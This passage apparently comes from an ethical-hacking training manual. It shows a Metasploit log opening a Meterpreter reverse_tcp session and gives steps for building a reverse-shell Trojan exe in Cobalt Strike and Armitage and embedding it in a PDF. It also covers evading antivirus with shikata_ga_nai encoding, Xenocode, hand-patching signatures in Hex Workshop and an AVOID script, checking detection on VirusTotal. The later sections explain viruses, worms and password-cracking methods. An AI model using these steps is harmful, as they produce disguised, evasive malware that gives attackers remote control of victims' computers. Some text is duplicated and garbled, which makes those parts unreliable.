
```
[*] Processing /root/.set/meta config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set lhost 192.168.28.133
lhost => 192.168.28.133
resource (/root/.set/meta_config)> set lport 4444
lport => 4444
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.28.133:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.28.133
[*] Meterpreter session 1 opened (192.168.28.133:4444 -> 192.168.28.138:1048) a
2013-07-20 20:29:50 -0400

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```


## 1) Wrapping Using Linux:

- The cobalt strike is better than armitage in the point that it can do wrapping.

```
root@bt: ~/Desktop/cobaltstrike
File Edit View Terminal Help
root@bt:~# cd Desktop/
root@bt:~/Desktop# cd cobaltstrike/
root@bt:~/Desktop/cobaltstrike# ./cobaltstrike
mime.types not loaded: java.io.FileNotFoundException: mime.types (No such file o
```




- Generate exe file. Search for windows/meterpreter/reverse\_tcp payload. Put the ip and port no of the listener. Generate the exe file.







- To work in multi handler, choose the same payload and put the same ip and port no of the listener. Choose the output to be multi handler.



- To merge with pdf file, go menu, attacks, packages, adobe pdf. Choose the pdf file and the server file.



- When you run the infected file in the client machine you will see it



**m) Encoding the Trojan so the anti-virus will not detect it:**

**Understand How To Encoding Trojan**  
We need encrypt Trojan because antivirus can not detect server and stop process  
Can used more techniques for encrypt server but need required you have knowledge for assembly or c++ or vb. programming language  
antivirus detect malware: **Signature-based** and **behavioral based**.

You can scan server by Free Online Multi Engine Antivirus File and URL  
<http://vscan.novirusthanks.org/>  
<https://www.virustotal.com/en/>

**Windows Tools**  
Xenocode Postbuild  
Hex Workshop


**Encoding Payloads By Metasploit**  
Msfconsole  
Set  
Cobalt strike or armitage

AVG KASPERSKY Lab  
NOD32 ACTIVISION SYSTEM AntiVir®  
McAfee SECURITY ZONE LABS  
bitdefender secure your every bit symantec.

- The antivirus program when wants to detect any virus or malware or Trojan, it can work though two ways, signature based or behavioral based. The anti virus program has a database that has a lot of codes and when it finds the code in the file it scans, it will know that it is Trojan with some name or virus with some name. The behavioral based can see the behavior of the program when it run. From the behavior of the progman it can detect whether it is virus or Trojan. Most programs works as signature based and some works as behavioral based.
- There are some sites that have muti engine virus scan that can scan any file with many anti viruses. Virustotal.com can scan with 46 engines.



- You can encrypt the Trojan and scan it in virustotal.com, but that make the antiviruses detect your Trojan from virustotal.com.
- Encode the program customized.exe with xencode program.



- You can encrypt the file using hex workshop program. Search by trial error the part that has virus signature and change a letter on it so the file will not be detected by antivirus.

## n) Encoding in Metasploit

**Understand How To Encoding Trojan**  
We need encrypt Trojan because antivirus can not detect server and stop process  
Can used more techniques for encrypt server but need required you have knowledge for assembly or c++ or vb programming language  
antivirus detect malware: **Signature-based** and **behavioral based**.

You can scan server by Free Online Multi Engine Antivirus File and URL  
<http://vscan.novirusthanks.org/>  
<https://www.virustotal.com/en/>

**Windows Tools**  
Xenocode Postbuild  
Hex Workshop

**Encoding Payloads By Metasploit**  
Msfconsole  
Set  
Cobalt strike or armitage

AVG KASPERSKY  
NOD32 ANTI VIR  
McAfee SECURITY ZONE LABS  
bitdefender symantec

- Metasploit has some encoders that we can use when we generate the payload.
- To see the encoders in metasploit, type

```
# msfconsole
```

```
Msf> use payload/windows/meterpreter/reverse_tcp
```

```
Msf> show encoders
```

The best is x86/shikata\_ga\_ni. Generate the payload with this encoder

```
MSF> generate -t exe -f Mahmoud -e x86/shikata_ga_ni
```

```
msf payload(reverse_tcp) > generate -t exe -f mahmoud -e x86/shikata_ga_ni
```


- Download armitage

```
#apt-get install armitage
```


- Start the sql services

```
#service postgresql start
```



- Start armitage
- Go windows then meterpreter then reverse\_tcp We choose the encoder and LHOST and LPORT and they are the IP address and port of the hacker machine listening to payload. Choose the output file to be exe file.




- Scan the file in virustotal> You will see it was detected by 35 antivirus



- We can use AVOID script for encryption. We need first to install mingw32 first. Run the shell and provide him with necessary information, and you will get the Trojan in autorun folder





- When we scan the file, we found it was detected by 16 from 46 anti-viruses.

## n) Viruses and Worms

- Virus

**What Is a Virus?**

- A computer virus attaches itself to a program or file enabling it to spread from one computer to another, leaving infections as it travels. Like a human virus, a computer virus can range in severity: some may cause only mildly annoying effects while others can damage your hardware, software or files. Almost all viruses are attached to an executable file, which means the virus may exist on your computer but it actually cannot infect your computer unless you run or open the malicious program. It is important to note that a virus cannot be spread without a human action, (such as running an infected program) to keep it going. Because a virus is spread by human action people will unknowingly continue the spread of a computer virus by sharing infecting files or sending emails with viruses as attachments in the email.

- Worm

**What Is a Worm?**

A worm is similar to a virus by design and is considered to be a sub-class of a virus. Worms spread from computer to computer, but unlike a virus, it has the capability to travel without any human action. A worm takes advantage of file or information transport features on your system, which is what allows it to travel unaided.

The biggest danger with a worm is its capability to replicate itself on your system, so rather than your computer sending out a single worm, it could send out hundreds or thousands of copies of itself, creating a huge devastating effect.

Due to the copying nature of a worm and its capability to travel across networks the end result in most cases is that the worm consumes too much system memory (or network bandwidth), causing Web servers, network servers and individual computers to stop responding. In recent worm attacks such as the much-talked-about Blaster Worm, the worm has been designed to tunnel into your system and allow malicious users to control your computer remotely.

- Types of Viruses

**Understand the Types of Viruses**

Viruses are classified according to two factors: what they infect and how they infect. A virus can infect the following components of a system:

- System sectors
- Files
- Macros (such as Microsoft Word macros)
- Companion files (supporting system files like DLL and INI files)
- Disk clusters
- Batch files (BAT files)
- Source code



- Some Tools to make worms and viruses



- JPS Virus Maker



## 4. Part C: System Hacking


### a) Overview in System Hacking

- 
- Understanding Password-Cracking Techniques
  - Understanding Different Types of Passwords
  - Understand Escalating privileges
  - Understanding Keyloggers and Other Spyware Technologies
  - Understanding Rootkits
  - Understanding How to Hide Files
  - Understanding Steganography Technologies
  - Understanding How to Cover Your Tracks

## **Understanding Password-Cracking Techniques**

- Many hacking attempts start with attempting to crack passwords. Passwords are the key piece of information needed to access a system. Users, when creating passwords, often select passwords that are prone to being cracked. Many reuse passwords or choose one that's simple—such as a pet's name
- Passwords are stored in the Security Accounts Manager (SAM) file on a Windows system and in a password shadow file on a Linux system.

### c) Understanding Network Environment Types



- In workgroup the uses name and passwords stored in the SAM file in the same machine. We can crack the passwords if we got the data on the sam file.
- In the domains, the usernames and passwords are store in the domain controller. The directory service consists of four parts: domain partition, schema partition, configuration partition and application partition. The domain parti tion contains data about all objects in network. Schema partition consists of attributes or class templates. The configuration partition consists of the infrastructure of domain controller. The schema partition consists of attributes and classes templates.
- In active directory domains, the machine logon using Kerberos service. When the client wants to access any resource, it goes to a service under Kerberos called TGS (ticket granting service). The TGS carries TGT (ticket granting ticket). In TGT is file written on it SID for users and the security groups that the users members on them. The machine requests the TGT when it wants to access a service and the active directory grants it service ticket and session key and the machine gives the service ticket and the authentication to the service

#### d) Different Types of Password Cracking:



### Different Types of Password-Cracking

- **Passive online** Eavesdropping on network password exchanges. Passive online attacks include sniffing, man-in-the-middle, and replay attacks.
- **Active online** Guessing the Administrator password. Active online attacks include automated password guessing.
- **Offline** Dictionary, hybrid, and brute-force attacks.
- **Nonelectronic** Shoulder surfing, keyboard sniffing, and social engineering.


## e) Ethical Hacking Techniques:

- **Ethical Hacking Techniques:**
- **Dictionary** - A file of words is run against user accounts, and if the password is a simple word, it can be found pretty quickly.
- **Hybrid** - A common method utilized by users to change passwords is to add a number or symbol to the end. A hybrid attack works like a dictionary attack, but adds simple numbers or symbols to the password attempt.
- **Brute force** - The most time-consuming, but comprehensive way to crack a password. Every combination of character is tried until the password is broken.
- **Syllable** - it is the combination of both brut force attack and the dictionary attack
- **Rule-based** - this attack is used when the attacker gets some information about the password
- **Social engineering** - is understood to mean the art of manipulating people into performing actions or divulging confidential information
- **Shoulder surfing** using direct observation techniques, such as looking over someone's shoulder, to get information
- **Dumpster diving** is a technique used to retrieve information that could be used to carry out an attack on a computer network


f) Passive Online Attacks:



